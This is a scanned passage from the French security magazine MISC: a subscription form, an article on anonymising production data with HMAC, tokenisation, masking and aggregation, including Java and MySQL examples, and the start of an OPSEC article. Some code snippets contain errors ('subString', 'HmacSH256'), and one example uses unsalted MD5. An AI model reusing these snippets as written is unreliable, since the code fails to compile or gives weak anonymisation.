offre 2 — ABONNEMENTS GROUPÉS — 6 LINUX Essentiel + 6 LINUX Pratique — **60€*** au lieu de 78,00€** en kiosque — Economie : 18,00 €

offre 3 — ABONNEMENTS GROUPÉS — 11 LINUX Magazine France + 6 LINUX Pratique — **85€*** au lieu de 121,50€** en kiosque — Economie : 36,50 €

offre 4 — ABONNEMENTS GROUPÉS — 11 LINUX Magazine France + 6 Hors-séries — **89€*** au lieu de 130,50€** en kiosque — €

offre 6 — ABONNEMENTS GROUPÉS — 11 LINUX Magazine France + HS + 6 LINUX Pratique — **119€*** au lieu de 169,50€** en kiosque — Economie : 50,50 €

offre 11 — ABONNEMENTS GROUPÉS — 6 LINUX Pratique + 3 Hors-séries — **48€*** au lieu de 63,00€** en kiosque — Economie : 15,00 €

offre 15 — ABONNEMENTS GROUPÉS — 6 LINUX Essentiel + 6 LINUX Pratique + HS — **78€*** au lieu de 102,00€** en kiosque — Economie : 24,00 €

➡ Nos Tarifs s'entendent TTC et en euros

		F France Métro	D DOM	T TOM	Zone 1 Europe	Zone 2 Afrique / Orient	Zone 3 Amérique	Zone 4 Asie / Océanie
1	Abonnement MISC	40 €	50 €	57 €	50 €	54 €	52 €	51 €
2	Abonnement LPE + LP	60 €	86 €	105 €	88 €	96 €	92 €	89 €
3	Abonnement GLMF + LP	85 €	120 €	145 €	123 €	134 €	129 €	124 €
4	Abonnement GLMF + GLMF HS	89 €	122 €	147 €	125 €	136 €	131 €	126 €
5	Abonnement GLMF + MISC	90 €	128 €	151 €	130 €	141 €	136 €	131 €
6	Abonnement GLMF + GLMF HS + Linux Pratique	119 €	164 €	198 €	168 €	183 €	176 €	170 €
7	Abonnement GLMF + GLMF HS + MISC	124 €	172 €	204 €	175 €	190 €	183 €	177 €
8	Abonnement GLMF + GLMF HS + MISC + LP	154 €	214 €	255 €	218 €	237 €	228 €	221 €
9	Abonnement GLMF + GLMF HS + MISC + LP + LPE	184 €	258 €	309 €	263 €	286 €	275 €	266 €
10	Abonnement MISC + MISC HS	48 €	66 €	76 €	66 €	72 €	69 €	68 €
11	Abonnement LP + LP HS	48 €	65 €	78 €	66 €	72 €	70 €	68 €
12	Abonnement GLMF + GLMF HS + MISC + MISC HS + LP + LP HS + LPE	215 €	297 €	355 €	302 €	329 €	317 €	307 €
15	Abonnement LPE + LP + LP HS	78 €	109 €	132 €	111 €	121 €	117 €	113 €

- ZONE 1 : Allemagne, Belgique, Danemark, Italie, Luxembourg, Norvège, Pays-Bas, Portugal, Suède, Autriche, Espagne, Finlande, Grande Bretagne, Grèce, Islande, Suisse, Irlande, Estonie, Croatie, Slovenie, Slovaquie, Republique Tcheque, Pologne, Bielorussie, Bosnie Herzegovine, Bulgarie, Chypre, Georgie, Hongrie, Lettonie, Lituanie, Macedoine, Malte, Moldova, Roumanie, Russie, Serbie, Ukraine, Albanie, Armenie, ...
- ZONE 2 : Algerie, Maroc, Tunisie, Turquie, Afrique du Sud, Seychelle, Senegal, Israel, Palestine, Syrie, Jordanie, Botswana, Cameroun, Cap Vert, Comores, Rep.Dom. Congo, Cote d'Ivoire, Egypte, Kenya, Libye, Madagascar, Nigeria, ...
- ZONE 3 : Canada, Etats Unis, Guyana, Haiti, Republique Dominicaine, Jamaique, Argentine, Bresil, Cuba, Mexique, ...
- ZONE 4 : Australie, Japon, Chine, Coree du Nord, Coree du Sud, Inde, Indonesie, Nouvelle Zelande, Taiwan, Thailande, Vietnam, ...

Mes choix :

Mon 1er choix	Je sélectionne le N° (1 à 15) de l'offre choisie :	
Mon 2ème choix	Je sélectionne le N° (1 à 15) de l'offre choisie :	
Mon 3ème choix	Je sélectionne le N° (1 à 15) de l'offre choisie :	
	Je sélectionne ma zone géographique (F à Zone 4) :	
	J'indique la somme due : (Total)	€

Exemple : je souhaite m'abonner à l'offre GNU/Linux Magazine + GNU/Linux Magazine Hors-série + MISC (offre 7) et je vis en Belgique (zone 1), ma référence est donc 7zone1 et le montant de l'abonnement est de 175 euros.

Je choisis de régler par :

- ☐ Chèque bancaire ou postal à l'ordre des Éditions Diamond
- ☐ Carte bancaire n° |_|_|_|_| |_|_|_|_| |_|_|_|_| |_|_|_|_|

Expire le : |_|_|_|_|

Cryptogramme visuel : |_|_|_|

Date et signature obligatoire

MISC Multi-System & Internet Security Cookbook

trouver la donnée qui a initialement été anonymisée. Si par exemple je souhaite anonymiser le nom de la ville « Caen » (j'obtiens par exemple, en hexadécimal, « 8FAB3571A87DFA1108AD »), il sera très facile de tester toutes les villes françaises en entrée de la fonction de hachage (publique) jusqu'à obtenir la bonne sortie (en l'occurrence « 8FAB3571A87DFA1108AD »). Une telle anonymisation est dite publiquement rejouable. Il n'est donc en général par recommandé d'utiliser une telle technique.

3.2.1 HMAC

En pratique, la CNIL préconise l'utilisation d'un HMAC, fonction de hachage prenant en entrée à la fois la donnée à anonymiser, mais aussi une clé cryptographique tenue secrète. Ainsi, la recherche exhaustive n'est possible qu'en connaissant la clé secrète. Si cette dernière est choisie suffisamment longue (typiquement 80 bits), alors la sécurité de la sortie est assurée. Bien que très intéressant, un HMAC est toutefois à manipuler avec précautions. En effet, pour une donnée et une clé secrète fixées, la sortie est aléatoire, mais déterministe : elle est donc rejouable (contrairement au hachage classique, ce rejeu n'est pas public, ce qui fait une grande différence). L'avantage est qu'il est possible de tracer quelqu'un (anonymement) dans le temps. Cela peut ainsi permettre de connaître les habitudes des gens sur une période de temps plus ou moins longue, ce qui est la base de certaines études. L'inconvénient, du point de vue de la CNIL, est que le résultat n'est pas considéré comme « anonyme ». Ils parlent alors de « pseudonymat » (au sens de la loi du 6 janvier 1978 modifiée), ce qui ne donne pas forcément les mêmes droits, puisque cela nécessite alors d'obtenir le consentement des personnes présentes dans la base pour pouvoir utiliser cette dernière. Si quelqu'un souhaite utiliser un HMAC pour anonymiser une donnée, il convient alors de changer régulièrement la clé secrète (la même donnée anonymisée deux fois avec deux clés différentes donnera des sorties différentes et non corrélables). La clé initiale disparue, le mécanisme ne devient plus rejouable. La durée de vie de la clé secrète est assez complexe à gérer et va dépendre du contexte global.

Si l'anonymisation s'effectue à partir d'une base de données existante, alors la clé devra être jetée une fois la base complète traitée. Si la base anonymisée est créée au fil de l'eau à partir de données à la source, alors cette durée de traitement n'est pas une donnée clairement définie par la CNIL. Le plus souvent, il s'agira de quelques minutes, mais la durée exacte dépendra de la quantité de données et du nombre de personnes impliquées. Bien, évidemment, la contrepartie est qu'une fois la clé secrète détruite, il n'est plus possible de corréler les identifiants : la donnée est certainement moins intéressante.

3.3 Tokénisation

Une autre technique, sans doute la plus simple à imaginer, consiste simplement à remplacer la donnée initiale par une autre donnée qui est choisie de façon aléatoire. On parle parfois de tokénisation. Le fait de garder la table de correspondance entre donnée initiale et donnée anonymisée n'est par contre pas une chose qu'il faut prendre à la légère. En effet, comme pour le HMAC, l'anonymisation devient alors rejouable (en utilisant la table de correspondance) et les données sont donc à nouveau seulement pseudonymisées.

3.4 Technique de chiffrement plus complexe

Il est enfin possible d'utiliser des techniques cryptographiques de chiffrement un peu plus complexes sur l'ensemble des données. Vous avez sans doute entendu parler de l'un des Graal des cryptologues : le chiffrement « fully » homomorphe. En faisant un petit raccourci, ce dernier permet d'effectuer n'importe quel traitement sur des données chiffrées sans être capable d'obtenir les données en claires. Prenons un exemple. Si je possède le chiffré d'un élément « a » (que je ne connais pas) et un autre chiffré d'un élément « b » (que je ne connais pas non plus), alors je serai capable d'obtenir le chiffré de la somme « a + b ». Ainsi, si je chiffre ma base de données, que je la fournis à l'extérieur et que je conserve la clé cryptographique utilisée (ou même que je la jette), la personne qui obtiendra la base ainsi anonymisée pourra faire de cette façon n'importe quel traitement. Cependant, tout n'est malheureusement pas aussi simple et il reste à ce jour encore énormément de travail à effectuer pour parvenir à une utilisation réellement intéressante et efficace d'un tel chiffrement pour les besoins de l'anonymisation. Ainsi, même si un chercheur d'IBM a récemment théoriquement trouvé ce Graal, ou s'il existe certaines fonctions (comme l'addition par exemple) pour lesquelles des solutions existent, les temps de calcul sont encore relativement prohibitifs, et tout ne fonctionne pas aussi bien dans le cadre de l'anonymisation. Ce sera sans doute une bonne solution dans un avenir plus ou moins proche, mais ce n'est pas pour tout de suite.

Note

C'est la réponse à une requête qui peut ici prendre du temps. L'anonymisation en tant que telle peut aussi être longue, mais ce n'est pas tellement un problème en pratique.

Remarque sur la préservation du format :

Il est toujours possible d'utiliser une méthode de substitution ou de HMAC permettant de préserver le format de la donnée initiale. Ainsi, un HMAC particulier, utilisé avec une clé et prenant en entrée par exemple un numéro de téléphone sera capable de donner en sortie quelque chose de rejouable (si on utilise la même clé) et ayant la forme d'un numéro de téléphone.

3.5 Masquage

Le masquage consiste à modifier la donnée à anonymiser de telle sorte que plusieurs données initiales peuvent prendre la même valeur, une fois anonymisées. On retrouve à nouveau plusieurs techniques derrière le terme de masquage et cela va essentiellement dépendre de la donnée à anonymiser. Donnons quelques exemples : une date de naissance (29/10/1969) sera systématiquement remplacée par l'âge (44 ans), voire par une tranche d'âge (entre 40 et 50 ans), une adresse exacte (Palais de l'Élysée 55, rue du Faubourg-Saint-Honoré 75008 Paris) peut être remplacée par la ville (Paris), un numéro de téléphone (06 01 02 03 04) par les 4 premiers chiffres (06 01 XX XX XX ou 06 01 00 00 00), etc. La plupart du temps, le bon sens permet de trouver rapidement la façon la plus simple de masquer une donnée.

3.6 Agrégation

Comme son nom l'indique, l'agrégation consiste à grouper différentes lignes de la base en une seule, selon un critère bien défini. Dans une base de comptes-rendus d'appels, on va par exemple agréger toutes les lignes correspondant à une même géolocalisation, pour une date donnée, si l'information reste pertinente pour l'étude.

Maintenant que nous avons vu les différentes techniques d'anonymisation, rentrons dans le vif du sujet et tentons de répondre aux questions suivantes. Dans quels cadres devez-vous vous poser la question de l'anonymisation ? Quels sont les enjeux derrière l'anonymisation des données ?

4 Populations, enjeux et réponses

L'entreprise se compose de plusieurs profils. Certains connaissent le métier (la gestion, le droit, les ressources humaines...), d'autres s'attachent à mettre en mouvement l'informatique au service de ces métiers. Chacune de ces populations a des besoins spécifiques qui, en terme d'anonymisation peuvent, ou non, se recouper. Essayons de mettre en exergue les points les plus importants à prendre en compte.

4.1 Les métiers business

L'extraction réalisée par les MOA ou le business a pour but d'améliorer les résultats (ventes, services...) en s'appuyant sur une expérience utilisateur tirée de nos données de production. Pour cela, l'accès aux données personnelles/sensibles n'est en général pas obligatoire. De ce fait, les données mises à disposition doivent au préalable être anonymisées.

Il existe pour cela plusieurs méthodes, mais la première revient à supprimer, lorsque c'est possible, les champs de données qui ne seront pas utiles aux demandeurs et qui seraient des données de type personnel.

Dans certains cas, les données personnelles sont nécessaires à la réalisation de la demande (ex. : calcul de l'éligibilité des clients à recevoir une récompense de fidélisation). Dans ce contexte, le demandeur devra émettre une demande de traitement exceptionnel.

Le tableau ci-dessous présente les fonctions d'anonymisation sur quelques données personnelles. Ce traitement est spécifique pour les métiers business :

Données à anonymiser	Suppression	Type d'anonymisation	Solution alternative	Dérogation
N° de référence interne	N/A	HMAC	N/A	x
Nom	x	HMAC	Mélange	x
Prénom	x	HMAC	Mélange	x
Date de naissance	x	Masquage	Mélange	x
Adresse e-mail	x	HMAC	Masquage	x
Numéro de téléphone	x	Masquage	N/A	x
Données bancaires	x	HMAC	Masquage (hors CB/RIB)	x
Identifiants : n° SS, Carte d'Identité / Passeport	x	HMAC	N/A	x
Login	x	HMAC	Masquage	x
Mot de passe	x	HMAC	N/A	x

4.2 Les métiers techniques

Les applications du SI nécessitent des données cohérentes pour vérifier la validité des tests et processus décrits dans les applications. De ce fait, les jeux de données sont généralement issus des environnements de production. Afin de conserver la confidentialité des données, une anonymisation des données personnelles/sensibles doit obligatoirement être réalisée avant la mise à disposition des données dans les environnements hors production.

De même, tout jeu de données destiné à de la formation doit être anonymisé avant mise à disposition de l'environnement de formation.

Les contraintes techniques liées à ces données imposent de conserver le typage associé aux données tout en permettant un floutage de l'information. Une donnée ne peut pas être supprimée.

En utilisant une technique de masquage, un e-mail pourra par exemple être anonymisé sous la forme xxx.yyy@domaine.com, un numéro de téléphone sous la forme 0612340000, une date de naissance sous la forme 99991230...

En conservant le même tableau, nous constatons que les traitements sont totalement différents. En outre, la suppression de données n'est plus une possibilité.

4.3 Monétisation des données

La valorisation et le partage des données font partie des enjeux stratégiques pour demain.

Les solutions d'anonymisation proposées doivent recevoir l'approbation de la CNIL. Par ailleurs, il est essentiel de prendre connaissance du droit commercial, des risques liés à la personne et à l'entreprise dans ce domaine souvent associé au Big Data.

La monétisation porte essentiellement sur des données d'usage qui peuvent être enrichies de données sociales économiques issues de notre SI. Ces données sont très délicates à anonymiser, car elles traduisent les habitudes de navigation ou de déplacement des personnes et peuvent à ce titre devenir identifiantes.

4.4 Les besoins scientifiques ou d'open data

Dans ce cas, la mise à disposition est réalisée sans monétisation. Elle permet d'effectuer des statistiques, des études dans un cadre de recherche, imaginer de nouvelles applications. Les données doivent obligatoirement être totalement anonymisées.

Pour ces deux derniers cas, il n'est pas possible de donner un tableau « complet » comme nous avons pu le faire pour les métiers techniques et business. Il faut travailler un peu plus. Nous donnons maintenant une méthodologie générale pour vous aider à anonymiser au mieux vos données.

5 Choisir ses techniques

De façon très générale, la fonction d'anonymisation à utiliser dépend des données initiales et de la ou les requêtes qui seront faites sur les données anonymisées. Dans la plupart des cas, il y a plusieurs données à traiter et chacune pourra (et idéalement devra) être anonymisée avec une technique différente.

Parmi l'ensemble des données présentes initialement, la première étape consiste à identifier les données utiles et inutiles pour le besoin (la date de naissance est par exemple inutile lorsque l'on souhaite étudier le nombre de personnes présentes à une manifestation précise). Les données inutiles (non nécessaires à la cohérence globale du besoin final) doivent alors être supprimées. Les données utiles restantes doivent être anonymisées. La plupart du temps, nous différencions trois cas qui vont entraîner des techniques différentes :

1. Il existe un certain nombre de données dites directement identifiantes, dans le sens où elles

Données à anonymiser	Suppression	Type d'anonymisation	Solution alternative	Dérogation
N° de Référence interne	N/A	Hashmac	N/A	x
Nom	N/A	Mélange	Substitution arbitraire	x
Prénom	N/A	Mélange	substitution arbitraire	x
Date de naissance	N/A	Mélange	Masquage	x
Adresse mail	N/A	Masquage	Substitution arbitraire	x
Numéro téléphone	N/A	Masquage	Substitution arbitraire	x
Données bancaires	N/A	Masquage	Substitution arbitraire	x
Identifiants : n° SS, Carte d'Identité/Passeport	N/A	Masquage	Substitution arbitraire	x
Login	N/A	Masquage	Substitution arbitraire	x
Mot de passe	N/A	Substitution arbitraire	N/A	x

peuvent, à elles seules, identifier de manière unique des individus. C'est le cas, par exemple, du numéro de téléphone (ou numéro IMSI), d'un numéro de carte bancaire, de sécurité sociale, etc. Pour ces données très particulières, il est préconisé d'utiliser une technique de substitution, avec les précautions à prendre telles que nous les avons décrites ci-dessus.

2. Une autre catégorie concerne les données potentiellement directement identifiantes. Dans cette catégorie, nous plaçons par exemple le nom ou la date de naissance. Il y a dans ce cas un doute qui ne permet pas toujours d'identifier de façon unique un individu. La façon d'anonymiser ce type de donnée va essentiellement dépendre de la donnée en elle-même et peut être soit une substitution (par exemple, pour le nom), soit un masquage (par exemple, pour la date de naissance). Dans le cas de la substitution, il est bien évident qu'elle doit être cohérente avec celle éventuellement utilisée pour anonymiser une autre donnée (potentiellement) directement identifiante (si par exemple je jette la clé du HMAC pour anonymiser l'IMSI, mais que je garde celle qui me permet d'anonymiser le nom).

3. La catégorie suivante concerne les données indirectement identifiantes. Nous mettons dans cette catégorie les données qui seules ne peuvent pas permettre une ré-identification des individus, mais, croisées avec d'autres, peuvent le permettre. La notion importante à prendre en compte ici est celle de trace identifiante. De façon plus précise, un ensemble de données possède une trace qui est dite identifiante s'il est possible de faire une requête pour laquelle la réponse n'implique qu'un nombre limité d'individus. Ce nombre n'est actuellement pas clairement défini. L'INSEE avance le chiffre de 10 (un individu est anonyme s'il appartient à un groupe de 10 personnes), alors que la CNIL ne souhaite pas s'avancer sur un tel nombre, préférant traiter au cas par cas (selon la taille de la base et le type des données notamment). Dans le cas de ces données, l'importance est de toujours voir l'ensemble des données en même temps, et ne pas forcément raisonner donnée par donnée. Ainsi, une géolocalisation seule ne donnera aucune information. Par contre, si on la couple à une date suffisamment précise, et qu'on associe plusieurs couples (géolocalisation, date) autour d'un même identifiant (anonyme), il devient alors aisé de mettre en évidence des traces identifiantes. Celles-ci peuvent alors être croisées avec d'autres données pour tracer les déplacements précis d'un individu unique sur une période de temps **[10]**. Il faut bien souvent des techniques de masquage pour ces données, et obtenir un bon compromis entre données utiles et suffisamment anonymisées.

Pour finir, un point important à soulever ici est la possibilité de croiser des bases de données anonymisées entre elles. Il est très difficile de prendre en compte ce paramètre, ne serait-ce que parce qu'il est impossible de connaître à l'avance les données (anonymisées) qui verront le jour dans le futur. Cette problématique de croisement des bases montre toute l'importance de faire une bonne anonymisation dès le départ. En particulier, l'usage d'un HMAC avec une clé éphémère est de ce point de vue une bonne habitude.

6 Vers une solution d'entreprise

Nous proposerons ici trois types de modèles que nous nommerons « usine ». Ceux-ci visent à fournir une réponse adaptée aux diverses organisations existantes dans les entreprises et au regard des moyens disponibles. Il est important de noter que plus l'usine effectuera de travaux d'anonymisation, plus les modèles techniques s'appliqueront facilement et pourront éventuellement raccourcir les délais nécessaires au traitement.

Avec ce nouveau modèle, les demandes d'obtention des données issues de la production ne parviennent plus directement aux administrateurs, mais passent par l'usine qui, en liaison avec le métier de chaque projet, analyse et traite les demandes.

Le schéma suivant récapitule le nouveau cycle de traitement :




Figure 1 : Nouveau circuit de demande des données

Lors de la soumission d'une demande de traitement d'obtention de données, trois cas se présentent à l'usine. La demande n'est pas pertinente ou légitime : la demande est rejetée. Les données demandées ne comportent pas de données personnelles/sensibles : les données peuvent être exportées directement. La

demande est pertinente, mais comporte des données personnelles/sensibles, dans ce cas, le traitement séquentiel suivant est proposé :

- Il est possible de supprimer les colonnes comportant des données personnelles/sensibles ;
- Si ce n'est pas possible, on propose un premier type d'anonymisation pour répondre à la demande ;
- Si le premier type ne convient pas, on propose un second type d'anonymisation ;
- Si l'anonymisation n'est pas possible, le demandeur devra porter une requête de dérogation qui devra être soumise au métier responsable de l'application et au CIL (correspondant informatique & liberté), tout en fournissant les motifs nécessaires et suffisants pour faire valoir sa demande.

6.1 Bureau technique de traitement

C'est une usine centralisée, raccordée à l'aide d'outils aux bases de production. Elle s'appuie sur des outils du marché (IBM OPTIM, Oracle Data Masking...) pour effectuer les travaux d'anonymisation. C'est ce type d'usine que Bouygues Telecom a mis en place en 2011 **[9]** pour répondre à ses besoins.

Cette solution comporte tous les avantages et a notre préférence. En effet, elle répond à tous les besoins (métier, anticipation), sécurise le processus de bout en bout et délivre des données anonymisées en sortie, tout en s'assurant de l'intégrité des données de production. Les outils gèrent de manière transparente le cache nécessaire à l'anonymisation des données en base.

6.2 S'appuyer sur la Business Intelligence

Avant de vous présenter ce type d'usine, prenons quelques instants pour définir le terme « Business Intelligence ». C'est d'ailleurs le deuxième mot qui est important ici : Intelligence. C'est cette même intelligence que nous retrouvons dans CIA et MI5. C'est la collecte et la mise à disposition des informations primordiales au service d'une entité. Ici, ce sera au service du business.

Comparativement à notre premier bureau, c'est également une usine centralisée, raccordée à l'aide d'outils aux bases de production. Elle s'appuie sur des outils de Business Intelligence pour effectuer des requêtes directement depuis la base. Seules les données autorisées peuvent être distribuées, il n'y a pas d'anonymisation au sens de cet article. En effet, les données sont filtrées (supprimées ou non exportées). Ce type d'usine répond complètement aux besoins métiers (business), mais n'est pas utilisable pour des besoins techniques. Ce qui est intéressant ici, c'est que les requêtes peuvent être enregistrées, une fois l'autorisation de prélèvement obtenue, afin de donner l'opportunité au demandeur de les rejouer à l'infini sur des données rafraîchies via un portail, sans avoir à repasser par la case « autorisation de l'usine ».

6.3 Traitements au cas par cas

Malheureusement, il est possible que l'organisation ou les fonds nécessaires ne soient pas disponibles dans votre environnement proche. Dans ce cas-là, il va falloir se rabattre sur du fait maison. Dans la suite de l'article, nous vous proposons quelques fonctions directement en langage de programmation ou avec des scripts SQL qui vous permettront de mettre en place une usine un peu moins hype, mais qui a le mérite d'être fonctionnelle. La charge est alors déléguée à chaque métier qui doit valider le traitement, puis à chaque maîtrise d'œuvre d'effectuer le travail technique de l'usine. Les besoins obtiennent donc une réponse pragmatique, avec l'inconvénient de dupliquer la charge pour chaque projet, tout en ne permettant pas une séparation des rôles qui a en général la vertu de ne pas permettre la tentation de lever le processus « pour gagner du temps/argent ». Les données distribuées par cette forme d'usine sont anonymisées.

7 Anonymisation par l'exemple

Que vous soyez intéressés par la mise en pratique des différentes fonctions d'anonymisation ou par le traitement au cas par cas, nous vous proposons à travers les paragraphes suivants de trouver une mise en application directe de tout ce que nous avons énoncé précédemment.

7.1 Java

Une première possibilité consiste à utiliser le langage Java pour mettre en place un applicatif permettant d'anonymiser une base de données. Nous donnons ici quelques exemples de code permettant d'utiliser les différentes techniques d'anonymisation que nous avons vu précédemment.

Prenons tout d'abord le cas du masquage d'un numéro de téléphone, en ne gardant que les quatre premiers chiffres, et en remplaçant les autres par des « X ». Nous obtenons le code suivant :

```
String data = "0601122547";
int sizeClear = 4;
String mask = "xxxxxx";
String maskedData = data.subString(0, sizeClear) + mask;
```

Nous donnons ensuite l'exemple de l'utilisation d'une fonction de hachage et d'un HMAC pour anonymiser une donnée. Nous prenons ici l'exemple de la fonction de hachage SHA-256, qui peut sans problème être remplacée par la nouvelle fonction de hachage préconisée par le NIST, en l'occurrence SHA-3.

```
import java.security.*;
import javax.crypto.*;
import javax.crypto.spec.*;

public class HashFunction {

  // Hash
  public static void hashExample() {
    try {
    // getInstance of hash function
    MessageDigest hash = MessageDigest.getInstance("SHA-256");

    String data = "Data to be anonymized";

    // hashed data
    byte hashedData [] = hash.digest(data.getBytes());
    // hash is ready to hash other data
    return;
   } catch (NoSuchAlgorithmException e) {
      e.printStackTrace();
   }
   return;
  }

  // HMAC
  public static void HmacExample () {
   try {
    // generate a new key
    KeyGenerator keyGen = KeyGenerator.getInstance("HmacSHA256");
    SecretKey key = keyGen.generateKey();

    // to re-use an existing key you can do:
    // byte [] myKey;  // contain the key
    // SecretKeySpec keySpec = new SecretKeySpec(myKey, "HmacSH256");

    // Create a MAC object using HMAC-MD5 and initialize with key
    Mac hmac = Mac.getInstance(key.getAlgorithm());
    hmac.init(key);

    String data = " Data to be anonymized ";

    // hashed data
    byte hashedData [] = hmac.doFinal(data.getBytes());

    // hmac is ready to hash other data
    return;
   } catch (NoSuchAlgorithmException e) {
      e.printStackTrace();
   } catch (InvalidKeyException e) {
      e.printStackTrace();
   }
  }
}
```

7.2 MySQL

Il est également possible d'anonymiser les données issues d'une base, plutôt que de le faire à l'aide d'API dans le logiciel. La solution proposée ici est un simple quick win qui nécessite de dupliquer la base avant d'effectuer les opérations. Bien entendu, cette méthode n'est pas valable pour une anonymisation qui devrait être réalisée sur plusieurs gigaoctets de données. Attention, ces actions sont irréversibles, c'est pour cela qu'il est important d'appliquer votre traitement sur une copie de la base et non pas sur la base elle-même, au risque de perdre vos précieuses données.

7.2.1 Supprimer une colonne dans une table

C'est l'action la plus simple. Pour ce faire, on applique un bon gros **drop** et les données sont envolées.

```
ALTER TABLE table_name DROP COLUMN column_name;
```

7.2.2 Rendre une colonne illisible en transformant les valeurs en condensat

Là, c'est également une action facile. Hasher une colonne dans une table fait partie des opérations simples rendues possibles par MySQL, puisque c'est une fonction native. Dans l'exemple, nous avons choisi la fonction de hashage md5, mais vous pouvez également utiliser sha() ou sha2(). Attention, nous recommandons d'ajouter un sel à chacun de vos hash, ceci afin de ne pas pouvoir retrouver les données par l'intermédiaire d'un dictionnaire ou par recoupement avec d'autres gisements anonymisés qui porteraient sur un même segment. Cependant, il vous faudra faire appel à une procédure stockée.

```
UPDATE table_name SET hash = MD5(hash);
```

7.2.3 Mélanger les champs d'une colonne

C'est assez gourmand en mémoire, encore une fois, ça ne peut être utilisé que sur une petite table. On va sélectionner des champs au hasard et en profiter pour mettre à jour le champ de la colonne en résultat.

```
UPDATE table_name1 m1 JOIN ( select id, floor(1+rand()*10) as
rnd from table_name1 ) m2 on m1.id=m2.id JOIN names n on n.id =
m2.rnd SET m1.name=n.name;
```

7.2.4 Masquer une partie d'un champ

L'opération est assez facile, on va jouer sur les chaînes de caractères en initialisant une partie de la chaîne avec une valeur fixe. Ici, dans le cas d'un numéro de téléphone, on choisit de modifier les 4 derniers digits pour les remplacer par des zéros.

```
SELECT CONCAT( substring('0612345678',1,6),'0000' );
```

7.2.5 Remplacer un champ par un autre

Pour en finir avec ces petits hacks SQL, nous vous proposons de remplacer des chaînes de caractères bien précises. Contrairement à l'opération précédente, ici, nous allons rechercher une valeur alphanumérique étendue pour la remplacer par un autre modèle. Au hasard, pour faire plaisir à Nicolas Ruff, on pourrait remplacer la chaîne « francetelecom.com » par « orange.com ». Bien sûr, ici il n'y aurait pas anonymisation, mais vous avez compris l'idée...

```
UPDATE mytable SET email = REPLACE(email, '@domain.xx', '@domain.
yy') WHERE email REGEXP '@domain.xx$';
```

Conclusion

Il n'y a pas de réponse aisée et directe à ce problème de gestion de l'anonymat, mais il est certain que ces questions doivent être traitées dès à présent, que vous soyez une petite ou une grosse entreprise, à partir du moment où vous exploitez des données de production en dehors de leur environnement. Par ailleurs, si nous avons traité ici le cas des données hors production, il vous reste à protéger toutes les données que vous avez en production, mais ceci est une autre histoire... ■

REMERCIEMENTS

Les auteurs tiennent à remercier leurs estimés collègues pour l'aide et le travail accompli sur le sujet. Ainsi, nos salutations vont à Dominique Le Hello, Nicolas Desmoulins, Anne-Sophie Pignol, Bernard Olivier, Cédric Cottrell (particulièrement pour le schéma présenté) et Jean-Yves Picault. Également un grand merci à Danielle Billard et Emmanuelle Bujeaud pour leur relecture attentive.

RÉFÉRENCES

[0] http://www.afcdp.net/

[1] http://www.afcdp.net/IMG/pdf/AFCDP_Glossaire_Anonymisation_070523.pdf

[2] http://www.cnil.fr/documentation/textes-fondateurs/loi78-17/#Article1

[3] https://www.facebook.com/full_data_use_policy

[4] https://www.owasp.org/index.php/Top_10_2013-Top_10

[5] http://www.cnil.fr/documentation/textes-fondateurs/

[6] http://www.cnil.fr/documentation/textes-fondateurs/loi78-17/

[7] http://eur-lex.europa.eu/LexUriServ/LexUriServ.do?uri=CELEX:31995L0046:FR:NOT

[8] http://www.ico.org.uk/news/latest_news/2013/ico-news-release-2013

[9] https://www.ossir.org/jssi/jssi2011/1B.pdf

[10] http://www.nature.com/srep/2013/130325/srep01376/full/srep01376.html

L'OPSEC APPLIQUÉE

Thomas Chopitea – tomchop@gmail.com

mots-clés : PROTECTION / INFORMATION / INTERCEPTION / TÉLÉCOMMUNICATIONS

« Even minutiae should have a place in our collection, for things of a seemingly trifling nature, when enjoined with others of a more serious cast, may lead to valuable conclusion. » — George Washington

1 Une brève définition de l'OPSEC

La première formalisation de l'OPSEC s'est faite pendant la guerre du Viêt Nam. Ulysses Sharp, officier des forces armées américaines, décida d'établir une équipe dont la tâche serait de comprendre comment l'ennemi arrivait à obtenir des informations sur ses opérations militaires. Ainsi fut créé le « Purple Dragon team », qui découvrit assez rapidement une certaine tendance dans l'exécution des opérations américaines, ce qui rendait leurs déplacements prévisibles.

L'OPSEC (de l'anglais *OPerations SECurity*), ou la sécurité des opérations, est un terme employé souvent à tort et à travers pour designer tout se qui se rapproche de près ou de loin à la protection de l'information. La National Security Decision Directive number 298 **[1]** définit l'OPSEC comme étant un processus « visant à promouvoir l'efficacité opérationnelle en empêchant la compromission par inadvertance d'activités, intentions, ou capacités du gouvernement américain, soient-elles classées sensibles ou secrètes ». Ces programmes se justifient de par le fait que plusieurs informations disponibles publiquement pourraient être utilisées pour en déduire d'autres, censées être tenues secrètes. La raison d'exister de l'OPSEC est de diminuer ce risque.

L'OPSEC, en gros, c'est savoir priver son adversaire d'information. Autrement dit, il s'agit de faire attention aux « petits détails » qui reviendront, tôt ou tard, nous exploser en pleine face.

Un raccourci que font souvent les individus par rapport à l'OPSEC est de penser que l'OPSEC cherche à protéger leur identité. L'OPSEC protège l'information en général – quelle que soit sa nature. Les divers types d'information ne se protègent pas tous de la même manière : on ne protège pas son identité de la même manière que le contenu du mail que cette identité envoie.

Une autre erreur est de penser que l'information doit se protéger d'une seule et unique menace. On ne protège pas ses e-mails d'Anonymous de la même manière qu'on les protégerait de la DCRI.

De là, nous pouvons arriver à la définition suivante de l'OPSEC : un mécanisme dont le but est de protéger une information (quelle qu'elle soit), d'un acteur antagoniste voulant l'acquérir (quel qu'il soit). C'est une discipline que toutes les agences de renseignement pratiquent, et même leurs agents se font parfois prendre au piège. Vous l'aurez deviné, l'OPSEC, c'est comme la crypto : c'est pas évident.

1.1 La différence entre une bonne et une mauvaise OPSEC

